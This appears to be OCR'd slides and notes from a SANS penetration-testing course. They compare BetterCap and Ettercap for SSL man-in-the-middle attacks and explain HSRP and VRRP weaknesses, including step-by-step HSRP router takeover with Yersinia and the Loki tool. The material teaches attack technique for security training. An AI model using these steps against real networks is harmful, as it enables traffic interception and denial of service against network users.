
Exercise: Custom BetterCap Proxy Module (5)

- Further enhancements
  - Add more verbose logging output, disclosing request path, host, and other details when --heapspray-verbose is specified on the command line
  - Add a new command line to read JavaScript from the command line (instead of fixed file name in the proxy module)
  - Add a new command line to match User-Agent (regular expression)

Exercise: Custom BetterCap Proxy Module (5)
If you have time remaining in this exercise, consider enhancing the functionality of your proxy module:

- Add more verbose logging output, disclosing the request path, the requested host, and other details when the --heapspray-verbose argument is used
- Add a new command line to read the JavaScript heap spray code from the command line, instead of referencing it from a fixed string in the script
- Add a new command line to match the User-Agent as a command line argument, either as a simple string or as a regular expression

This completes our exercise, congratulations!



Exercise Complete – STOP


You have successfully completed the exercise. Congratulations!

Exercise Complete – STOP
This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

BetterCap vs. Ettercap

- Both are effective tools for use in MITM attacks and advanced pen testing
- BetterCap offers more flexibility, custom functionality
- Ettercap has simpler output, usage arguments
- BetterCap doesn't falsify SSL certificates with context (Issue 231/wontfix)
- BetterCap can't modify outbound requests (in a proxy module)

Choose the tool that best suits your attack needs.



Certificate | Details

SUBJECT NAME

Organizational Unit	Domain Control Validated
Common Name	*.wordpress.org

ISSUER NAME

Country	US
State/Province	Some-State
Organization	bettercap
Common Name	bettercap


SIGNATURE ALGORITHM

Algorithm	SHA-256 with RSA Encryption
Parameters	none

PUBLIC KEY ALGORITHM

Algorithm	RSA Encryption

BetterCap Certificate Details



Certificate | Details

SUBJECT NAME

Organizational Unit	Domain Control Validated
Common Name	*.wordpress.org

ISSUER NAME

Country	US
State/Province	Arizona
Locality	Scottsdale
Organization	GoDaddy.com, Inc.
Organizational Unit	http://certs.godaddy.com/repository/
Common Name	Go Daddy Secure Certificate Authority - G2

SIGNATURE ALGORITHM

Algorithm	SHA-1 with RSA Encryption

Ettercap Certificate Details


BetterCap vs. Ettercap

You might wonder why we spent so much time going over Ettercap when BetterCap is such a capable tool. While both tools are effective at implementing MITM attacks, they both have their advantages and disadvantages.

BetterCap is clearly more flexible, and it allows you to develop custom functionality to meet a wide range of advanced pen testing requirements. Ettercap can match some of the functionality of BetterCap, but is less flexible.

Unfortunately, BetterCap also has limitations and drawbacks. The output of Ettercap in quiet mode with the built-in password sniffer functionality is a feature BetterCap lacks. Further, BetterCap Issue #231 (https://github.com/evilsocket/bettercap/issues/231) points out a limitation with BetterCap's ability to perform SSL/TLS MITM attacks, where BetterCap cannot reproduce the contextual details of the target website certificate (shown on this page, left, where the Issuer Name fields are incorrect). Ettercap creates the contextual details of the SSL/TLS certificate to match the target website (shown in the example on this page, right).

BetterCap's proxy module functionality is designed to be simple, flexible, and powerful, allowing you to rewrite the content delivered to a downstream victim. However, BetterCap cannot modify the output HTTP request activity (from the client to the server). Ettercap's etterfilter tool does not have this limitation, but is much more difficult to use, especially when tracking data across multiple TCP requests and responses.
Both Ettercap and BetterCap are amazing tools. Recognize their limitations and capabilities, and select the tool that best suits your needs.



HSRP

- Hot Standby Router Protocol
- Cisco mechanism for high-availability routers
- Primary router uses a virtual IP as the gateway
  - Responds to ARP requests for 00:00:0c:07:ac:XX (XX is the HSRP group ID)
- Regular multicast hello messages to 224.0.0.2 using UDP/1985
  - Lower priority routers pick up for virtual IP and MAC if the primary stops sending hello messages

HSRP


The Hot Standby Router Protocol (HSRP) is a Cisco-proprietary mechanism to ensure high availability across multiple routers. In an HSRP environment, a primary router and one or more secondary routers route traffic for downstream devices. All HSRP participating routers are configured with a common virtual IP address that is set as the gateway for client devices.

Using a single virtual MAC address of 00:00:0c:07:ac:XX, where XX is the multicast group identifier, the primary device takes on responsibility for responding to ARP requests and processing network traffic while sending regular HSRP hello messages using the multicast group 224.0.0.2 with a UDP payload on port 1985. If the secondary device fails to see a preconfigured number of the hello messages, it believes the primary router has failed and takes on the primary device role. Client devices do not know which router is handling their traffic, nor do they require any special configuration to handle a failover event.

HSRP uses the concept of priorities to set the order of priority for handling network traffic. The priority field is 8 bits in length with the highest possible priority of 255. Priorities are set by the network administrator to designate the role of each HSRP router (primary, secondary, tertiary, etc.) when the network is set up.

HSRP Authentication

- By default, HSRP uses plaintext password authentication
  - Default password "cisco"
- Multicast hello messages include credential


hsrp.dump - Wireshark - Aruba Version
File Edit View Go Capture Analyze Statistics Help

```
No. .   Time        Source         Destination    Protocol  Info
      5 0.204588    10.10.10.2     224.0.0.2      HSRP      Hello (state Standby)
      8 1.790489    10.10.10.1     224.0.0.2      HSRP      Hello (state Active)

⊟ Cisco Hot Standby Router Protocol
    Version: 0
    Op Code: Hello (0)
    State: Standby (8)
    Hellotime: Default (3)
    Holdtime: Default (10)
    Priority: 100
    Group: 1
    Reserved: 0
    Authentication Data: Default (cisco)
    Virtual IP Address: 10.10.10.254 (10.10.10.254)
```


HSRP Authentication

By default, HSRP uses plaintext passwords for authentication, which are included in the HSRP hello messages. The default password for HSRP configurations is "cisco", unless otherwise specified by the network administrator, as shown on this slide.

Note that because the HSRP hello messages are sent to the multicast address 224.0.0.2, all nodes on the network receive these frames. It is not necessary for an attacker to mount a MITM attack to observe the presence of HSRP traffic and the HSRP authentication data.

HSRP does include support for MD5-based authentication using a shared secret across all devices using the following configuration syntax:

```
interface type number
standby [group-number] authentication md5 key-string key
```



HSRP MITM

- With the HSRP authentication key, attacker can become MITM
  - Send out HSRP hello messages with a higher priority
  - Legitimate primary router relinquishes MAC address in favor of attacker


1. Attacker sends HSRP hello messages to 224.0.0.2 with higher priority
2. Former primary and secondary routers become secondary and tertiary
3. Attacker changes his MAC address to 00:00:0c:07:ac:XX with the default gateway IP
4. Attacker becomes MITM ingress and egress, forwarding traffic to upstream routers or the downsteam client

HSRP MITM

If an attacker can observe the authentication string used for HSRP, he can mount a MITM attack by exploiting HSRP and becoming the new primary router on the network. After observing HSRP hello messages from the primary device, the attacker can identify the authentication key and the priority of the active router. By impersonating an HSRP router, the attacker can have all network traffic redirected to himself:

1. Attacker sends HSRP hello messages with a higher priority than the observed primary router.
2. After observing the attacker's HSRP hello messages, the former primary and secondary routers are demoted to secondary and tertiary status, relinquishing responsibility for the network.
3. Next, the attacker changes his network card MAC address to 00:00:0c:07:ac:XX, replacing XX with the HSRP group address observed in the hello message, and uses the IP address of the default gateway.
4. Using the IP address of the default gateway, the attacker becomes a central point for all traffic on the network and MITM before forwarding the traffic to be delivered to one of the other HSRP routers. Periodically, the attacker sends HSRP hello messages on the network to maintain its position as the primary router.

Yersinia HSRP Attack




```
┌─ yersinia 0.7.1 by Slay & tomac - HSRP mode ──────────────────[17:49:44]┐
SIP              DIP              Auth      VIP              Iface Last seen
10.10.10.2       224.0.0.2        cisco     10.10.10.254     eth0  13 Sep 17:47:41
10.10.10.1       224.0.0.2        cisco     10.10.10.254     eth0  13 Sep 17:47:41
10.10.10.2       224.0.0.2                  192.168.1.1      eth0  13 Sep 17:47:41
10.10.10.2                        Attack Panel                      3 Sep 17:47:40
10.10.10.2       No    DoS    Description                           3 Sep 17:47:37
10.10.10.2       0            sending raw HSRP packet               3 Sep 17:47:41
10.10.10.2       1            becoming ACTIVE router                3 Sep 17:47:40
10.10.10.2       2            becoming ACTIVE router (MITM)         3 Sep 17:47:40
10.10.10.2                                                          3 Sep 17:47:41

└ Total Packets                                                     Spoofing [X] ┘
┌─ HSRP Fields
 Source MAC 0A        Select attack to launch ('q' to quit) ──
 SIP 010.011.120.221 DIP 224.000.000.002 SPort 01985 DPort 01985
 Version 00 Opcode 00 State 00 Hello 03 Hold 0A Priority FF
 Group 00  Reserved 00 Auth cisco    VIP 010.010.010.010
```

Yersinia HSRP Attack

Yersinia includes support for detecting the presence of HSRP traffic, revealing the source IP address of the router participating in the HSRP group, the virtual IP address and the authentication credentials in use, as shown on this slide.

Press "g" to open the "Choose protocol mode" dialog box, then scroll and press "Enter" on the HSRP protocol option to open the HSRP attack mode. After identifying HSRP traffic, select the target virtual IP you wish to exploit for a MITM attack, then press "x" to open the "Attack Panel" dialog, as shown. Selecting "1" will cause the attacker to become the active router, but will not forward traffic received, causing a DoS attack against all LAN users. Selecting "2" will implement the same attack, but will forward traffic to the selected HSRP member as well, creating a MITM attack.



VRRP

- Standards-based replacement for HSRP (RFC 3768, RFC 5798/IPv6)
- Similar in operation to HSRP
  - Virtual MAC address 00:00:5e:00:01:XX
  - Multicast group 224.0.0.18
- Not UDP-based; IP protocol 112
- 8-bit priority field; greatest priority is the network master
- No authentication or integrity checks


Similar vulnerability to HSRP, not supported by Yersinia

VRRP

In comparison to HSRP, the Virtual Router Redundancy Protocol (VRRP) is a standards-based protocol described in RFC 3768 and augmented in RFC 5798 for IPv6 networks. The operation of VRRP is similar to HSRP where two or more routers share responsibility for a virtual IP address using the MAC address 00:00:5e:00:01:XX where "XX" is the VRRP group. The multicast group 224.0.0.18 is used by the master to send keep-alive messages to other standby devices.

Unlike HSRP, VRRP does not use UDP as an IP payload, instead using IP protocol 112. An 8-bit priority field is used to identify the order in which the routers in the VRRP group take over responsibility for the virtual IP address.

Unlike HSRP, VRRP does not include any authentication or integrity checks. As such, all configurations of VRRP are vulnerable when an attacker observes VRRP keep-alive traffic on the LAN. However, Yersinia does not support a VRRP MITM attack. Fortunately, alternative attack tools are available.



Loki

- Python-based infrastructure attack tool focusing on layer 3 protocols
- Mirrors Yersinia capabilities in some areas
  - Exceeds Yersinia in protocol support
- GUI only, Linux, FreeBSD, Windows
  - Difficult to install, several awkward dependency requirements
  - Limitations in Windows with raw packet TX

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 164

Loki


Loki is a Python-based infrastructure attack tool focusing on exploiting layer 3 protocols. Loki reproduces some of the capabilities of Yersinia, but it also exceeds Yersinia's protocol support with an attractive GUI interface for Linux and FreeBSD systems.

At the time of this writing, Loki supports one or more attacks against the following protocols: ARP, HSRP, RIP, BGP, OSPF, EIGRP, WLCCP, VRRP, BFD, LDP, and MPLS. Installation is awkward when building from source, though the authors provide precompiled packages that can be installed with little difficulty for common Linux distributions. While a Windows version of Loki is available, several of the attack functions do not work reliably, likely due to limited raw packet injection capabilities associated with the Windows NDIS interface model.

You can download the Loki source or packages for several Linux distributions at:

http://www.insinuator.net/tag/loki/.

Loki VRRP MITM Attack



Source	IP	ID	Priority	Status
192.168.0.30	192.168.0.1	1	100	Taken
192.168.0.10	192.168.0.1 192.168.0.1	1	200	Seen

